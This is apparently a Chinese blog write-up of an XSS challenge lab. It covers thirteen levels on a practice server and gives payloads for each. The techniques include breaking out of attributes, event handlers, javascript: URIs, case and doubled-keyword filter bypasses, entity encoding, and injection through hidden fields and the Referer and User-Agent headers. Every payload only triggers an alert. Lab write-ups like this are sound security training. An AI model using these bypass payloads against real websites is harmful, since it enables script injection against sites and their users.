

# Xss挑战之旅writeup

原创

cherrie007 于 2017-08-17 19:48:07 发布 3287 收藏 9

分类专栏: [信息安全](#) [xss](#) [WriteUp](#) 文章标签: [xss](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/cherrie007/article/details/77340301>


版权



[信息安全](#) 同时被 3 个专栏收录

17 篇文章 1 订阅

订阅专栏



[XSS](#)

1 篇文章 0 订阅

订阅专栏



[WriteUp](#)

4 篇文章 0 订阅

订阅专栏

Level\_1

输入点在url中, 反射型

```
payload: http://118.89.167.246:2503/xss-game/level1.php?name=<script>alert(/xss/)</script>
```

Load URL

Split URL

Execute

Enable Post data  Enable Referrer

欢迎来到level1

欢迎用户

完成的不错!

确定 取消

<http://blog.csdn.net/cherrie007>

## Level 2

搜索型，查看元素可以看到输入在input标签内，需要闭合input标签



Payload: "><script>alert('xss')</script><"



## Level 3

输入点在input标签的value属性里面，尝试闭合属性，基于事件弹窗，双引号失败，试试单引号

Paload: ' onmouseover=alert('xss')



## Level 4

和上一题一样，输入点也是在value属性里面，这次用双引号闭合属性

```
Payload: " onmouseover=alert('xss') "
```



## Level 5

过滤情况:

On替换为o\_n

Script替换为sc\_ript

大小写尝试了也不行，只能用别的办法了

```
Payload: "><a href=javascript:alert('xss')>111</a><"
```



Level 6.

过滤情况:

On替换为o\_n

Script替换为sc\_ript

Href替换为hr\_ef

尝试了一下用大小写绕过


```
Payload: "><img Src=$$ Onerror=alert('xss')>
"><Script>alert('xss')</Script>
"><a HRef=javascript:alert('xss')>hh</a>
```



Level 7

输入一个 "><script>alert('xss')</script> 试试, 发现script标签被删除了!

没有找到和"><script>alert('xss')</script><"相关的结果.

Href和on也被删除了, 尝试双写绕过

Payload:

```
"><script>alert('xss')</script>
" oonmouseover=alert`1`
"><a href=javascript:alert('xss')>hh</a>
```

完成的不错!

没有找到和" oonmouseover=alert`1` 相关的结果.

确定 取消

查看器 控制台 调试器 样式编辑器 性能 内存 网络 存储

搜索 HTML

```
<!DOCTYPE html>
<!--STATUS OK-->
<html>
  <head>
  </head>
  <body>
    <h1 align="center">欢迎来到level7</h1>
    <h2 align="center">没有找到和" oonmouseover=alert`1` 相关的结果.</h2>
    <center>
      <form action="level7.php" method="GET">
        <input name="keyword" value="" onmouseover="alert`1`" "">
        <input name="submit" value="搜索" type="submit">
      </form>
    </center>
    <h3 align="center">payload的长度:23</h3>
  </body>
</html>
```

<http://blog.csdn.net/cherrie007>

## Level 8

基础知识: javascript:伪协议声明了URL的主体是任意的javascript代码, 它由javascript的解释器运行

Javascript会被替换为javasc\_rpt,考虑用Html实体编码绕过, r编码为 `&#x72;`

```
Payload: javasc&#x72;ipt:alert('xss')
```

完成的不错!

ja

确定 取消

h3 | 1333 x 25

查看器 控制台 调试器 样式编辑器 性能 内存 网络 存储

搜索 HTML

```
<!DOCTYPE html>
<!--STATUS OK-->
<html>
  <head>
  </head>
  <body>
    <h1 align="center">欢迎来到level8</h1>
    <center>
      <form action="level8.php" method="GET">
        <input name="keyword" value="javasc&#x72;ipt:alert('xss')>
        <input name="submit" value="添加友情链接" type="submit">
      </form>
    </center>
    <h3 align="center">payload的长度:28</h3>
  </body>
</html>
```

<http://blog.csdn.net/cherrie007>

## Level 9

Javascript会被替换为javasc\_rpt,考虑用Html实体编码绕过, r编码为 `&#x72;`

用上一关的payload试试, 提示链接不合法, 必须要有http://关键字

```
Payload: javasc&#x72;ipt:%0dhttp://www.0aa.me%0dalert(1) 或  
javascript:alert(1)/http://www.0aa.me  
%0a %0d都为url编码的换行符
```

完成的不错!

确定 取消

```
<!DOCTYPE html>  
<!--STATUS OK-->  
<html>  
  <head></head>  
  <body>  
    <h1 align="center">欢迎来到level9</h1>  
    <center>  
      <form action="level9.php" method="GET">  
        <input name="Keyword" value="javasc&#x72;ipt:%0dhttp://www.0aa.me%0dalert(1)">  
        <input name="submit" value="添加友情链接" type="submit">  
      </form>  
    </center>  
  </body>  
</html>
```

http://blog.csdn.net/cherrie007

## Level 10

Keyword注入点, <、>都被过滤, 几乎不能突破。右键源代码看到有个hidden的form表单,

```
6 <form id=search>  
7 <input name="t_link" value="" type="hidden">  
8 <input name="t_history" value="" type="hidden">  
9 <input name="t_sort" value="" type="hidden">  
0 </form>
```

Keyword参数后面输入:

```
&t_link="" type="text" 1&t_history="" type="text" 2&t_sort="" type="text" 3
```

查看注入点，发现t\_sort字段可以注入

Load URL `http://118.89.167.246:2503/xss-game/level10.php?keyword=well d&t_history="" type="text" 1&t_link="" type="text" 2&t_sort="" type="text" 3`

```
<input name="t_link" value="" type="hidden">
<input name="t_history" value="" type="hidden">
<input name="t_sort" value="" type="text">
```

<http://blog.csdn.net/cherrie007>

Payload: `&t_sort="" type="text"onmouseover=alert`1` "`

Load URL `http://118.89.167.246:2503/xss-game/level10.php?keyword=well d&t_sort="" type="text"onmouseover=alert`1` "`

```
<input name="t_sort" value="" onmouseover=alert`1` "" type="text">
```

<http://blog.csdn.net/cherrie007>


### Level 11

和上题一样有个hidden的表单，不过此题的注入点在t\_ref字段，值为http referer，抓包修改

```
16 <form id=search>
17 <input name="t_link" value="" type="hidden">
18 <input name="t_history" value="" type="hidden">
19 <input name="t_sort" value="" type="hidden">
20 <input name="t_ref" value="http://118.89.167.246:2503/xss-game/level10.php?keyword=well%20d&t_sort=%22%20type=%22text%22onmouseover=alert`1`%20%22" type="hidden">
21 </form>
```

<http://blog.csdn.net/cherrie007>

将referer头修改为: `" type="text" onmouseover=alert`1` "`



Forward放行后弹窗



Level 12

这一关的注入点在user-agent

```
16 <form id=search>
17 <input name="t_link" value="" type="hidden">
18 <input name="t_history" value="" type="hidden">
19 <input name="t_sort" value="" type="hidden">
20 <input name="t_ua" value="Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:55.0) Gecko/20100101 Firefox/55.0" type="hidden">
```

<http://blog.csdn.net/cherrie007>

和上题一样，抓包，改user-agent

Payload: " type="text" onmouseover=alert`1` "



Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts

Intercept HTTP history WebSockets history Options

Request to http://118.89.167.246:2503

Forward Drop Intercept is on Action

Raw Params Headers Hex

```
GET /xss-game/level12.php?keyword=good%20job! HTTP/1.1
Host: 118.89.167.246:2503
User-Agent: " type="text" onmouseover=alert`1` "
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://118.89.167.246:2503/xss-game/level11.php?keyword=good%20job!
Connection: keep-alive
Upgrade-Insecure-Requests: 1
```

<http://blog.csdn.net/cherrie007>

欢迎来到level12

没有找到和good job!相关的结果.

完成的不错!

确定 取消



<http://blog.csdn.net/cherrie007>

### Level 13

类似的，修改cookie参数